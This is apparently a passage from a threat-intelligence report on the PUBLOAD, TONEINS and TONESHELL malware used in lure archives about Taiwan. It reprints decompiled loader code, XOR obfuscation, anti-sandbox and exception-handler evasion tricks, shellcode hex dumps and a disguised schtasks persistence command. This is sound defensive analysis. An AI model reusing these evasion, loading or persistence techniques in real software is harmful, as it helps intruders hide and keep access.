001C0040  00 00 02 00 00 50 67 0F 1D B3 00 00 00 00 00 00  .....Pg..³......
001C0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001C0060  00 00 17 03 03 00 22 20 67 97 65 39 27 FD 9D ED  ......" g.e9'ý.í
001C0070  DD AE 69 DB CF 66 10 E7 FD 7F C4 D2 10 69 A8 D7  Ý®iÛÏf.çý.ÄÒ.i¨×
001C0080  37 C6 65 38 33 4B B5 39 7D 00 00 00 00 00 00 00  7Æe83Kµ9}.......
001C0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 13. The RC4 key used (top) and the packet body in PUBLOAD malware (bottom)


Name	Offset	Size	Description
magic	0x0	0X3	17 03 03
size	0x3	0x2	Payload size
payload	0x5	[size]	Payload

Table 4. Request packet format in PUBLOAD

The stager also checks if the response packet has the same magic header, “17 03 03”. If so, the downloaded payload in memory will be treated as a piece of shellcode and will be executed directly.

Noteworthy debug strings


In early 2022, we found some samples of PUBLOAD embedded with debug strings. They are used to distract analysts from the main infection routines.




```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason != 1 )
    return 1;
  CreateDirectoryA("C:\\Users\\Public\\Libraries\\CiscoTVHDModule", 0);
  GetModuleFileNameW(0, Str, 0x104u);
  wcsrchr(Str, 0x5Cu)[1] = 0;
  SetCurrentDirectoryW(Str);
  OutputDebugStringW(L"au ua and rus iiss Mustttang Pannndd YES");
  Game_Explorer_UninstallW_0();
  Game_Explorer_UninstallW_0();
  Jmp_jnz_Print_iNT_ADD_SUB_XJN_SMK();
  return 1;
}
```

Figure 14. The distracting debug strings in PUBLOAD


After US House Speaker Nancy Pelosi's visit to Taiwan in August, we found an archive file named *"裴洛西訪台後民意匯總.rar"* (translated as "The public opinion summary of Pelosi's visit to Taiwan") in Traditional Chinese, but we could only get one of the malicious DLLs inside the archive file. Since the topic indicated in the file name itself is considered a controversial topic, it appears potentially catchy to the targeted recipient. The DLL turned out to be a PUBLOAD stager with several output debug strings.



```
int Close_Property_Free()
{
  int result; // eax
  DWORD v1; // ebx
  void *v2; // edi
  void *v3; // ebx
  HANDLE v4; // esi
  size_t v5; // [esp-8h] [ebp-18h]
  DWORD ThreadId; // [esp+8h] [ebp-8h] BYREF
  void *Src; // [esp+Ch] [ebp-4h] BYREF

  OutputDebugStringW(L"I-le-HeliosTeam");
  Src = 0;
  ThreadId = 0;
  OutputDebugStringW(L"I work at 360");
  OutputDebugStringW(L"Print-HeliosTeam");
  result = sub_10009FF0(&Src, &ThreadId);
  if ( !Src )
    return result;
  v1 = ThreadId;
  if ( !ThreadId )
    return result;
  OutputDebugStringW(L"Print");
  dwSize = v1;
  OutputDebugStringW(L"I-le-HeliosTeam");
  OutputDebugStringW(L"Print-HeliosTeam");
  OutputDebugStringW(L"Print-HeliosTeam");
  v2 = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
  if ( v2 )
  {
    OutputDebugStringW(L"Print");
    v5 = v1;
    v3 = Src;
    memcpy(v2, Src, v5);
    OutputDebugStringW(L"I work at 360");
    OutputDebugStringW(L"I-le-HeliosTeam");
    OutputDebugStringW(L"Print-HeliosTeam");
```



```
void __cdecl Main_Exit1()
{
  OutputDebugStringA("i love Nancy Pelosi");
  OutputDebugStringA("Nancy Pelosi i love");
  OutputDebugStringA("fuck u CN");
```




```
}
void __cdecl __noreturn Main_Exit()
{
  OutputDebugStringA("i love america");
  ExitProcess(0);
}
```

Figure 15. Debug strings in PUBLOAD

Trojan.Win32.TONEINS

Trojan.Win32.TONEINS is the installer for TONESHELL backdoors. The installer drops the TONESHELL malware to the *%PUBLIC%* folder and establishes the persistence for it. TONEINS malware usually comes in the lure archives, and in most cases, the name of the TONEINS DLL is *libcef.dll*. The malicious routine is triggered via calling its export function *cef_api_hash*.

The TONEINS malware is obfuscated, likely to slow down malware analysis. It contains a lot of junk codes in its control flow and has plenty of useless XOR instructions as though to imply that these are used to decode strings. Upon checking, we found that these obfuscated codes were reused from an open-source repository.




```
v227 = (void (__stdcall *)(char *))resolve_api(0, "LoadLibraryA");
v267 = "Kernel32.dll";
*(_DWORD *)&v266[3] = v264;
v268 = v264;
v270 = 0;
v269 = aKernel32Dll_0[0];
v264[0] = aKernel32Dll_0[0] ^ 0xB5;
v0 = aKernel32Dll_0[1];
v292 = 1;
v291 = v0;
v264[1] = v0 ^ 0xB6;
v1 = aKernel32Dll_0[2];
v290 = 2;
v289 = v1;
v264[2] = v1 ^ 0xB7;
v2 = aKernel32Dll_0[3];
v288 = 3;
v287 = v2;
v264[3] = v2 ^ 0xB8;
v3 = aKernel32Dll_0[4];
v286 = 4;
```

Figure 16. Code obfuscation in TONEINS

The installer establishes the persistence for TONESHELL backdoors by using the following *schtasks* command:

schtasks /create /sc minute /mo 2 /tn "ServiceHub.TestWindowStoreHost" /tr "C:\Users\Public\Pictures\ServiceHub.TestWindowStoreHost.exe" /f

Based on our observations, the file names for the dropped TONESHELL malware differ in case, and so do the names of the scheduled tasks. After persistence is established, TONESHELL then copies the legitimate executable and the malicious DLL to the *%PUBLIC%* folder, wherein both files have names that start with "~" in the lure archive. In this sample, *~$20220817.docx* is a legitimate executable used for DLL sideloading, and *~$20220617(1).docx* is the TONESHELL backdoor DLL to be installed.



Name	Date modified	Type	Size
~$20220617(1).docx	8/16/2022 11:39 PM	Microsoft Word D...	514 KB
~$20220817.docx	4/28/2017 8:45 AM	Microsoft Word D...	33 KB
15-8-2022.docx	8/16/2022 11:42 PM	Microsoft Word D...	53 KB
China VS Taiwan(1).docx	8/16/2022 11:30 PM	Microsoft Word D...	22 KB
China VS Taiwan.exe	3/27/2022 8:34 PM	Application	398 KB
libcef.dll	8/16/2022 11:40 PM	Application extens...	714 KB

```
C:\Users\Nick\Desktop\China VS Taiwan
λ file "~$20220617(1).docx" "~$20220817.docx"
~$20220617(1).docx: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
~$20220817.docx:    PE32 executable (GUI) Intel 80386, for MS Windows
```


Figure 17. Files with fake file extensions

Backdoor.Win32.TONESHELL

The TONESHELL malware is the main backdoor used in this campaign. It is a shellcode loader that loads and decodes the backdoor shellcode with a 32-byte key in memory. In the earlier version of TONESHELL, it has the capabilities from TONEINS malware, including establishing persistence and installing backdoors. However, the more recent version of TONESHELL is a standalone backdoor without any installer capabilities (such as the file *~$Talk points.docx*). It is also obfuscated in a similar fashion to TONEINS malware, indicating that the actors continue to update the arsenal and separate the tools in order to bypass detection.

Anti-Analysis: Process name check

In order to make sure that the TONESHELL is installed correctly, Backdoor.Win32.TONESHELL first checks if the process path matches the expected one. If so, the malicious code could be triggered by the custom exception handler.



```
v40 = (void (__stdcall *)(_DWORD, char *, int))sub_10006080(0, "GetModuleFileNameA");
v40(0, v59, 250);
v37 = sub_100010D0(v59);
sub_10001080(v56, v59, v37);
xor_decode((char *)&unk_1004B000 + 204833);
if ( _stricmp(v56, (const char *)&unk_1004B000 + 204833) )// check the current process' name
{
  OutputDebugStringA("                    ");
  v55 = 1;
  _CxxThrowException(&v55, (_ThrowInfo *)&_TI1H);
}
v54 = 0;
_CxxThrowException(&v54, (_ThrowInfo *)&_TI1D);// trigger the malicious code in the exception handler
```

Figure 18. Process name check in TONESHELL

Anti-Analysis: Custom exception handler in C++

Interestingly, the adversary hides the actual code flow with the implementation of custom exception handlers. Different exception handlers will be invoked based on the result of the process name check, continuing the malicious routine by triggering the exception with the call *_CxxThrowException*. After it is invoked, the C++ runtime will find the corresponding exception handler from the *ThrowInfo* structure all the way down to the *CatchProc* member in the *_msRttiDscr* structure, which contains the real malicious codes. In this sample, the exception handler is located at the offset 0x10005300. This technique not only hides the execution flow but also stops the execution of the analyst's debugger.





Figure 19. Data workflow of exception handling in C++; the CatchProc member in the yellow circle is the malicious exception handler to be invoked




```
.rdata:100493A4 stru_100493A4   HandlerType <0, offset ??_R0M@8, 0, offset loc_100045C0>
.rdata:100493A4                                  ; DATA XREF: .rdata:stru_10049390↑o
.rdata:100493A4                                  ; float `RTTI Type Descriptor'
.rdata:100493B4                 HandlerType <0, offset ??_R0H@8, 0, offset loc_10004600> ; int `RTTI Type Descriptor'
.rdata:100493C4                 HandlerType <0, offset ??_R0D@8, 0, offset loc_10005300> ; char `RTTI Type Descriptor'
.rdata:100493D4                 align 10h
```

Figure 20. The main malicious routine in the exception handler


Anti-Analysis: ForegroundWindow check

Looking at more recent TONESHELL samples, we noticed that a new anti-sandbox technique is added compared to the earlier versions. The newer versions invoke the GetForegroundWindow API twice and check if there is any window switch. If the environment is a sandbox, both calls will get the same window handle because there is no human interaction involved in most sandboxes, resulting in the foreground window not changing. In addition, as an anti-sandbox and delayed execution technique, the malicious routine can only be triggered if the foreground window has already been switched for the fifth time.



```
    GetForegroundWindow = (int (*)(void))sub_10002860(v95, "GetForegroundWindow");
    fg_wnd_2 = GetForegroundWindow();
  }
  if ( fg_wnd_2 && fg_wnd_1 && fg_wnd_1 != fg_wnd_2 )
  {
    PostMessageA(hWnd, 0x464u, 0, 0);
    fg_wnd_2 = fg_wnd_1;
  }
  Sleep(1000u);
```

Figure 21. GetForegroundWindow check in newer TONESHELL samples




```
case 0x464u:                            // check for the specific window message 0x464
  if ( ++count == 5 )
  {
    mv_wnd_flag = 1;                    // start the main malicious routine
    dword_10080AA4 = 1;
    dword_10080AA8 = 1;
    if ( !event_handle )
    {
      OutputDebugStringA(". \r\n");
```

Figure 22. Malicious routine triggered on the fifth window switch

Shellcode decoding

After the malicious exception handler is triggered, it starts to decode the next-stage TONESHELL shellcode. To decode the shellcode, it first decodes a 32-byte key in XOR operations with 0x7D, and the key will then be used to decode the shellcode body.



```
Address  | Hex                                             | ASCII
0075B000 | 33 34 36 31|65 37 37 37|32 36 32 34|35 32 65 37 | 3461e777262452e7
0075B010 | 32 31 36 33|31 34 36 34|35 36 37 32|33 35 35 34 | 2163146456723554

0075B020 | 00 66 BF DA|B2 89 3B DF|B2 32 36 32|5E 35 58 65 | .f¿Ú².;ß²262^5Xe
0075B030 | 5D 30 5B 36|59 31 5C 36|34 35 26 5F|22 B3 75 35 | ]0[6Y1\645&_"³u5
0075B040 | CB 21 36 B1|25 37 BE 72|CE B5 4F C8|CA 46 48 8F | Ë!6±%7¾rÎµOÈÊFH.

0075B020 | 00 55 8B EC|83 EC 0C E8|85 00 00 00|6A 00 6A 00 | .U.ì.ì.è....j.j.
0075B030 | 6A 02 6A 00|6A 00 68 00|00 00 10 68|10 80 40 00 | j.j.j.h....h..@.
0075B040 | FF 15 00 80|40 00 89 45|FC 83 7D FC|FF 74 2D B8 | ÿ...@..Eü.}üÿt-¸
```

Figure 23. An example of the 32-byte key (top) and the TONESHELL shellcode before decoding (middle) and after decoding (bottom)

Evolving variants


After our analysis and further threat hunting, we found several variants of TONESHELL shellcode:

First observed	Variant	Protocol	C&C encryption	Supported functions
May 2022	A	Raw TCP	RC4	• File upload • File download • File execution • Lateral movement
Jul 2022	B	Raw TCP	32-byte XOR	• File upload • Lateral movement
Sep 2021	C	HTTP	RC4	• File upload • File execution

Table 5. Differences between TONESHELL variants

